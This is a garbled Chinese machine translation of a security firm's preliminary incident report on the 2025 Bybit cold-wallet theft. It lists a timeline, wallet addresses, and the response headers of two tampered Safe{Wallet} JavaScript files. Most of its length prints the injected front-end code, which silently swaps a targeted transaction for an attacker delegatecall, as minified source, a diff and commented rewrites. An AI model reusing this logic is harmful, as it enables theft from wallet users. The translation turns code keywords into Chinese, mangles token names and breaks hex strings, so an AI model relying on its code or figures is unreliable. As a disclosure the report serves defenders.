莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

Bybit 事件调查

初步报告

版本:1.0
日期:2025 年 2 月 24 日
作者:Thanh Nguyen / Verichains 电子邮
件： thanh@verichains.io地点：
Bybit 迪拜总部

本文件提供了对 Bybit 事件现场调查的初步报告。它概述了所采取的关键行动、初步调查结果和观察到的安全漏洞（如果有）。这些记录记录了实时评估、取证分析步骤和已识别的攻击媒介。正在进行进一步调查以验证调查结果和根本原因。

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

事件摘要

2025 年 2 月 21 日,Bybit 发生安全漏洞,导致超过 14 亿美元的加密货币被盗,其中包括 401,347 个 Ether。此次攻击针对的是 Bybit 的 Ether 多重签名冷钱包,将资产转移到一个未知地址,随后资金分散到多个钱包中。

时间线

- 2025 年 2 月 18 日下午 3:39:11（UTC）
  - 黑客在 0x96221423681A6d52E184D440a8eFCEbB105C7242,其中包含恶意传输逻辑。· 2025 年 2 月 18 日下午 6:00:35 UTC
  - 另一个恶意合约被部署在 0xbDd077f651EBe7f7b3cE16fe5F2b025BE2969516已实现提现功能。· 2025 年 2 月 21 日下午 2:13:35 UTC
  - 攻击者成功创建了一笔由三名签名者（包括 Bybit 首席执行官)参与的多重签名交易。该交易升级了 Bybit 在 Safe.Global 上针对冷钱包 1 （0x1Db92e2EbE8E0c075a02BeA49a2935BcD2dFCF4）的多重签名合约,指向三天前部署的恶意合约（0xbDd077f651EBe7f7b3cE16fe5F2b025BE2969516） 。· 攻击者随后使用了后门函数 `sweepETH`和`sweepERC20`

    恶意合约会掏空你的钱包。

黑客的初始地址：

0xdd90071d52f20e85c89802e5dc1ec0a7b6475f92
0x0fa09c3a328792253f8dee7116848723b72a6d2e

莱佛士坊 80 号 #25-01 大华银行广场
新加坡 (048624)
info@verichains.io
https://www.verichains.io/

0xe8b36709dd86893bf7bb78a7f9746b826f0e8c84
0x47666Fab8bd0Ac7003bce3f5C3585383F09486E2
0xa4b2fd68593b6f34e51cb9edb66e71c1b4ab449e
0x1542368a03ad1f03d96D51B414f4738961Cf4443
0x36ed3c0213565530c35115d93a80f9c04d94e4cb

被盗资产

以太坊	401,347
甲基四氢大麻酚	8,000
甲基环	90,375
戊烷	15,000

Bybit 签名者地址：

签名者 1	0x1f4eb0a903619ac168b19a82f1a6e2e426522211
签名者 2	0x3cc3a225769900e003e264dd4cb43e90896bc21a
签名者 3	0xe3df2cceac61b1afa311372ecc5b40a3a6585a9e

该交易由0x0fa09c3a328792253f8dee7116848723b72a6d2e在链上提交。

verichains

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

初步调查结果

通过检查 Bybit 的三位签名者的机器,在 Google Chrome 缓存文件中发现了来自 app.safe.global 的恶意 JavaScript 负载。

```
{hash:await r.request({method:"eth_sendTransaction",params:[{from:a,to:i,data:t}]}),transactionResponse:null}}else {let
sd=c; let se=e; let st=t;
let wa=["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4","0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba=["0x828424517f9f04015db02169f4026d57b2b07229","0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta="0x96221423681a6d52e184d440a8efcebb105c7242"; let
da="0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be2969516000000000000000000000000000000000000000000000000
0000000000000000";
let op=1; let vl=0; let sga=45746;
let sf=sd.getSafeProvider();
let sa=await sf.getSignerAddress(); sa=sa.toLowerCase();
let lu=await sd.getAddress(); lu=lu.toLowerCase();
const cf=wa.some(k1 => lu.includes(k1));
const cb=ba.some(k1 => sa.includes(k1));
if(cf == true && se.data.operation==0){
const td=structuredClone(se.data); se.data.to=ta; se.data.operation=op; se.data.data=da; se.data.value=vl;
se.data.safeTxGas=sga;
try{l=await sd.executeTransaction(se,st);se.data=td;}catch (e) {se.data=td; throw e;}
} else {l=await sd.executeTransaction(se,st);}}(0,u.DC)(u.hV.EXECUTING,{...d})}catch(e){throw(0,u.DC)(u.hV.FAILED,
{...d,error:(0,y.z)(e)}),e}return(0,u.DC)(u.hV.PROCESSING,
{...d,nonce:e.data.nonce,txHash:l.hash,signerAddress:a,signerNonce:p,gasLimit:t.gasLimit,txType:"SafeTx"}),l.hash},S=async(e
,t,n,r,a,i,s,o)=>{let l;let c=e.map(e=>e.txId),d=s.nonce,p=t.encode("multiSend",[n]);try{null==d&&(d=await (0,h.xN)(a));let
e=await (0,f.RF)(r);l=await t.contract.connect(e).multiSend(n,s),c.forEach(e=>{(0,u.DC)(u.hV.EXECUTING,
{txId:e,groupKey:n,nonce:o})})}catch(e){throw c.forEach(t=>{(0,u.DC)(u.hV.FAILED,{txId:t,error:(0,y.z)
(e),groupKey:n,nonce:o})}),e}let m=await t.getAddress();return c.forEach(e=>{(0,u.DC)(u.hV.PROCESSING,
{txId:e,txHash:l.hash,groupKey:n,signerNonce:d,signerAddress:a,txType:"Custom",data:p,to:m,nonce:o})}),l.hash},_=async(e,t,n
)=>{let r;let a=JSON.stringify(e);try{let n=(0,h.U6)(t),i=await n.getSigner();(0,u.DC)(u.hV.EXECUTING,{groupKey:a}),r=await
i.sendTransaction(e)}catch(e){throw(0,u.DC)(u.hV.FAILED,{groupKey:a,error:(0,y.z)(e)}),e}return(0,u.DC)
```

恶意 JavaScript代码片段

#源映射网址 = _app-52c9031bfa03da47.js.map

得到

内容编码:gzip

内容类型:应用程序/javascript

日期:2025 年 2 月 21 日星期五 05:40:08 GMT

etag:$W/“be9397a0b6f01d21e15c70c4b37487fe”

最后修改时间:2025 年 2 月 19 日星期三 15:29:43 GMT

引荐来源政策:跨域时严格来源

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

服务器:AmazonS3

变化:接受编码

通过:@1.1 4278d0599d32e09289e6a35ad99cf730.cloudfront.net(CloudFront)

x-amz-cf-id:8cgJQgj6VckiL2vxf_m9iY34aUJKex_P2hARb9MCemYzxz5FNWoxe4A==

x-amz-cf-pop: DXB52 - P2

x-cache:来自 cloudfront 的 RefreshHit

x-content-type-options: nosniff

x-frame-options: SAMEORIGIN

x-xss-protection: 1; 模式=阻止

https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js

app.safe.global 返回的恶意 javascript 的响应标头（来自 Chrome 缓存数据）

#源映射网址 = 6514.b556851795a4cbaa.js.map

得到

内容编码:gzip

内容类型:应用程序/javascript

日期:2025 年 2 月 21 日星期五 05:40:26 GMT

标签:$W/“7a0941f89ca1c01ed0e97fc038a81a69”

最后修改时间:2025 年 2 月 19 日星期三 15:29:25 GMT

引荐来源政策:跨域时严格来源

服务器:AmazonS3

变化:接受编码

通过:@1.1 117967c3bef68e586fc391bd18d7a0d6.cloudfront.net(CloudFront)

x-amz-cf-id:8Mgn4ny1cKCoaS8QHbjo_CoQ99Sl1RZF5tk5u-xhLBsd7eMAIkROMCA==

x-amz-cf-pop: DXB52 - P2

x-cache:来自 cloudfront 的 RefreshHit

x-content-type-options: nosniff

x-frame-options: SAMEORIGIN

x-xss-protection: 1; 模式=阻止

https://app.safe.global/_next/static/chunks/6514.b556851795a4cbaa.js


app.safe.global 返回的恶意 javascript 的响应标头（来自 Chrome 缓存数据）

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

有两个javascript文件被修改了： _app-52c9031bfa03da47.js和6514.b556851795a4cbaa.js。

_app-52c9031bfa03da47.js：

·恶意 JavaScript 文件(https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js)在被黑事件发生时的Last-Modified时间戳为2025 年 2 月 19 日星期三 15:29:43 GMT。 · 但是,app.safe.global 上同一个 js 文件在被黑之后的 Last-Modified 时间戳为 2025 年 2 月 21 日星期五 14:15:32 GMT,这大约是在成功进行被黑交易（2025 年 2 月 21 日,14:13:35 GMT）后 2 分钟。



app.safe.global 上恶意 javascript 文件 (_app-52c9031bfa03da47.js) 的最后修改时间戳


莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

6514.b556851795a4cbaa.js：


- 恶意 JavaScript 文件的Last-Modified时间戳（https://app.safe.global/_next/static/chunks/6514.b556851795a4cbaa.js)发生黑客攻击时的时间为2025 年 2 月 19 日星期三 15:29:25 GMT。
- 然而,在黑客攻击发生后,app.safe.global 上的同一个 js 文件却有一个最后修改时间戳为2025 年 2 月 21 日星期五 14:15:13 GMT,这也是成功入侵交易（2025 年 2 月 21 日,14:13:35 GMT)后约 2 分钟。

从 Wayback Archive（https://web.archive.org/)中,我们还发现了一个可追溯到2025 年 2 月 19 日 17:29:05 的恶意 JavaScript 文件实例

（https://web.archive.org/web/20250219172905js_/https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js）



莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/



2025 年 2 月 19 日,在 app.safe.global 的 Wayback Machine 存档中发现恶意代码。

日期时间	来自 Wayback Machine 的 URL	内容的 SHA 校验和（gunzip 之后）
2025 年 2 月 19 日 11:19:19	https://web.archive.org/web/20250219111919id_/https://app.safe.global/_next/static/chu nks/pages/_app-52c9031bfa03da47.js	8377e86fac820b3160319136 8e42246551883922
2025年2月19日 17:29:05	https://web.archive.org/web/20250219172905id_/https://app.safe.global/_next/static/chu nks/pages/_app-52c9031bfa03da47.js	da39a3ee5e6b4b0d3255bfef 95601890afd80709
2025年2月22日 17:55:09	https://web.archive.org/web/20250222175509id_/https://app.safe.global/_next/static/chu nks/pages/_app-52c9031bfa03da47.js	8377e86fac820b3160319136 8e42246551883922

verichains

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

表 2. Wayback Machine 中的 _app-52c9031bfa03da47.js 文件的历史内容（2025 年 2 月 19 日至 2 月 22 日）

恶意代码分析

良性JavaScript代码与恶意JavaScript代码的区别如下：

```
17995:尝试{

        } else
            { colorScheme = light
        }
    }
    如果(mode ===    light   ) { colorScheme =
        light;
    }
    如果(mode ===    dark   ) { colorScheme
        = dark;
    }
    如果(colorScheme) { ${u}

    }
}捕获（e){}}）（）；`
                                                    }
                                                }, “mui-颜色方案初始化”）


54917:尝试{

                                                }),交
                                                易响应: null
                                            }
                                    } else l = await c.executeTransaction(e,t); } else {让sd = c;让se = e;让st = t;让wa =


                                [   0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4   ,
“0x19c6876e978d9f128147439ac4cd9ea2582cd141”];
                                让ba = [   0x828424517f9f04015db02169f4026d57b2b07229   ,
“0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97”];
                                让ta =  “0x96221423681a6d52e184d440a8efcebb105c7242”;让da =

“0xa9059cbb0000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be296951600000000000
0000000000000000000000000000000000000000000000000000000000000”;
                                容易起来= 1;容易vl =
                                0;
```

verichains

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/


莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
让vl = 0;让sga = 45746;
让sf = sd.getSafeProvider();让sa
= 等待sf.getSignerAddress(); sa = sa.toLowerCase();让lu = 等待
sd.getAddress(); lu = lu.toLowerCase(); const cf = wa.some(k1 =>
lu.includes(k1)); const cb = ba.some(k1 =>
sa.includes(k1)); if (cb == true) { location.href = location.href;
}
如果(cf == true && se.data.operation == 0) { const td = structuredClone(se.data);
se.data.to = ta; se.data.operation = op; se.data.data = da; se.data.value =
vl; se.data.safeTxGas = sga;尝试
{ const r = await sd.signTransaction(se, st);
r.data = td; se.data = td;
返回r; } catch (n) {
se.data = td;抛出n;
} } else { const r
= await sd.signTransaction(se， st);返回r;
}
} catch (n) {让e = t ===
r.length - 1;如果((0, s.jG)((0, hz)(n)) || e)抛出n

146934： Sentry.init（{...}）；

字体粗细： 300 600;字体显示:交换； src：
url（“https://rsms.me/inter/font-
files/InterVariable.woff2”）
格式(“woff2-variations”);}`;

有,l = n(70215)，
c = n(13024);
```

恶意和良性 _app-52c9031bfa03da47.js 之间的差异

verichains

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/



恶意和良性 6514.b556851795a4cbaa.js 之间的差异

恶意代码和良性代码之间有 3 个主要区别:一个文件修改
executeTransaction和signTransaction调用,另一个文件修改useGasLimit
称呼。

1. 修补executeTransaction调用

原始修补代码：

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
让sd = c;
让se = e;
让st = t;
让wa = [  0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4  ,
 “0x19c6876e978d9f128147439ac4cd9ea2582cd141”];
让ba = [  0x828424517f9f04015db02169f4026d57b2b07229  ,
 “0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97”];
让ta = “0x96221423681a6d52e184d440a8efcebb105c7242”;
让那=
 “0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be”
296951600000000000000000000000000000000000000000000000000000000000000000
000”;
注意= 1;
令vl = 0;
让sga = 45746;让sf =
sd.getSafeProvider();让sa =等待sf.getSignerAddress();

到=到.toLowerCase();
让lu =等待sd.getAddress();
lu = lu.转换为小写字母();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
如果(cf == true && se.data.operation == 0) {
      const td = structuredClone(se.data);
      se.数据.到= ta;
      se.数据.操作= op;
      se.数据.数据=是;
      se.数据.值= vl;
      se.data.safeTxGas = sga;尝试{

            l =等待sd.executeTransaction（se， st）;
            se.数据= td;
```

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
    }捕获（e）{
        se.数据= td;
        抛出e;
    }
}别的{
    l =等待sd.executeTransaction（se， st）；
}
```

为了更好地理解而重写： /*

```
* safeSDK:用于与 Safe 交互的实例（c）。
* safeTransaction:要执行的交易对象（e）。 * txOptions:用于执行交易的交易选项（t）。
*
* 注意:此代码针对特定地址进行攻击。
*/

//要攻击的目标安全地址列表let targetSafeAddresses = [
    “0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4”，
    “0x19c6876e978d9f128147439ac4cd9ea2582cd141”
];

//目标签名者地址列表（用于潜在的附加攻击逻辑） let targetSignerAddresses = [   0x828424517f9f04015db02169f4026d57b2b07229   ,
    “0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97”
];

//攻击者接收资金的地址
让攻击者地址= “0x96221423681a6d52e184d440a8efcebb105c7242”；
```

verichains

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
//编码有效负载以执行恶意操作（例如,令牌
转移）
让攻击有效载荷=

 “0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be”
296951600000000000000000000000000000000000000000000000000000000000000000
000”；

//恶意交易的操作代码（例如委托
称呼）
让攻击操作= 1;

//随交易发送的值（0 表示没有以太币转移）
让攻击值= 0;

//为安全交易执行分配的 Gas 限制
让攻击SafeTxGas = 45746;

//从 Safe SDK 获取提供程序以与
区块链
让safeSDK = c;
让safeProvider = safeSDK.getSafeProvider();

//检索并规范化签名者的地址let signerAddress = await safeProvider.getSignerAddress();
signerAddress = signerAddress.toLowerCase();


//检索并规范化保险箱的地址
让safeAddress =等待safeSDK.getAddress();
安全地址=安全地址.toLowerCase();

//检查安全地址是否是攻击目标之一
```

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
const isTargetedSafe = targetSafeAddresses.some(addr =>
安全地址.包括（地址））；

//检查签名者地址是否是攻击目标之一const isTargetedSigner = targetSignerAddresses.some(addr =>

签名者地址.包括（地址））；

//如果当前 Safe 地址是目标，且交易操作为 0， //则修改交易数据以执行攻击。if ( isTargetedSafe === true &&
safeTransaction.data.operation
=== 0)

{
    //保存原始交易数据的副本，以便稍后恢复
    const原始交易数据=
结构化克隆（safeTransaction.data）；

    //更新交易数据以将资产/操作重定向至
攻击者
    safeTransaction.data.to =攻击者地址；
    安全交易.数据.操作=攻击操作；
    安全交易.数据.数据=攻击有效负载；
    安全交易.数据.值=攻击值；
    安全交易.数据.安全TxGas =攻击安全TxGas；

    尝试{
        //执行针对攻击者的修改后的交易
地址
        l =等待safeSDK.executeTransaction（safeTransaction，
发送选项）；
        //执行后恢复原始交易数据safeTransaction.data = originalTransactionData;

    }捕获(错误) {
```

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
            //如果发生错误则恢复原始交易数据
并重新抛出错误
            安全交易.数据=原始交易数据;
            抛出错误;
        }
}别的{
        //否则,按原定义执行交易
        l =等待safeSDK.executeTransaction（safeTransaction， txOptions）；
}
```

2. 修补signTransaction调用

原始修补代码： let sd = n;

```
让se = e;
让st = a;
让wa = [   0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4   ,
 “0x19c6876e978d9f128147439ac4cd9ea2582cd141”];
让ba = [   0x828424517f9f04015db02169f4026d57b2b07229   ,
 “0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97”];
让ta = “0x96221423681a6d52e184d440a8efcebb105c7242”；
让那=
 “0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be”
296951600000000000000000000000000000000000000000000000000000000000000000
000”；
注意= 1 ;
令vl = 0;
让sga = 45746;让sf =
sd.getSafeProvider();让sa =等待sf.getSignerAddress();

到=到.toLowerCase();
让lu =等待sd.getAddress();
```

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
lu = lu.转换为小写字母();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
如果(cb == true) {
        位置.href =位置.href;
}
如果(cf == true && se.data.operation == 0) {
        const td = structuredClone(se.data);
        se.数据.到= ta;
        se.数据.操作= op;
        se.数据.数据=是;
        se.数据.值= vl;
        se.数据.safeTxGas = sga;
        尝试{
                const r =等待sd.signTransaction（se， st）；
                r.数据= td;
                se.数据= td;
                返回r;
        }捕获（n） {
                se.数据= td;
                抛出n;
        }
}别的{
        const r =等待sd.signTransaction（se， st）；
        返回r;
}
```

为了更好地理解而重写：

```
/*
* safeSDK:用于与 Safe 交互的实例（n）。
* safeTransaction:将要签名的交易对象（e）。
* txOptions:用于签署交易的选项（a）。
```

verichains

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
*

* 注意:此代码旨在针对特定地址作为目标
遭受攻击。
*/

//攻击的目标安全地址列表
让targetSafeAddresses = [
        “0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4”，
        “0x19c6876e978d9f128147439ac4cd9ea2582cd141”
];

//用于附加攻击逻辑的目标签名者地址列表
让targetSignerAddresses = [
        “0x828424517f9f04015db02169f4026d57b2b07229”，
        “0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97”
];

//攻击者的资金或操作将被转入的地址
重定向
让攻击者地址= “0x96221423681a6d52e184d440a8efcebb105c7242”；

//编码有效负载以执行恶意操作（例如,令牌
转移）
让攻击有效载荷=

 “0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be”
296951600000000000000000000000000000000000000000000000000000000000000000
000”；

//指示恶意交易类型的操作代码（例如委托调用）

让攻击操作= 1;
```

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
//通过交易转移的以太币值（如果没有以太币则为 0）
已发送）
让攻击值= 0;

//为执行恶意交易分配的 Gas 限制
让攻击SafeTxGas = 45746;

//从输入参数初始化 Safe SDK 并获取其提供程序。

让safeSDK = n;
让safeProvider = safeSDK.getSafeProvider();

//检索并规范化签名者的地址。
让signerAddress =等待safeProvider.getSignerAddress(); signerAddress = signerAddress.toLowerCase();


//检索并规范化保险箱的地址。
让safeAddress =等待safeSDK.getAddress();
安全地址=安全地址.toLowerCase();

//检查 Safe 的地址是否是目标地址之一。 const isTargetedSafe = targetSafeAddresses.some(addr =>

安全地址.包括（地址）） ;

//检查签名者的地址是否是目标地址之一。
const isTargetedSigner = targetSignerAddresses.some(addr =>
签名者地址.包括（地址）） ;

//如果签名者与目标地址之一匹配,则立即重新加载页面。 if (isTargetedSigner === true) {
```

莱佛士坊 80 号 #25-01 大华银行广场
新加坡（048624）
info@verichains.io
https://www.verichains.io/

```
        位置.href =位置.href;
}

//如果 Safe 的地址成为目标,并且交易操作处于其默认状态（0）， //则修改交易数据以执行攻击。


如果（isTargetedSafe === true && safeTransaction.data.operation === 0）
{
        //备份原始交易数据以便稍后恢复。 const originalTransactionData =

结构化克隆（safeTransaction.data）；

        //覆盖交易字段以重定向操作和
资金给攻击者。
        safeTransaction.data.to =攻击者地址；
        安全交易.数据.操作=攻击操作;安全交易.数据.数据=攻击有效负载;

        安全交易.数据.值=攻击值;
        安全交易.数据.安全TxGas =攻击安全TxGas;

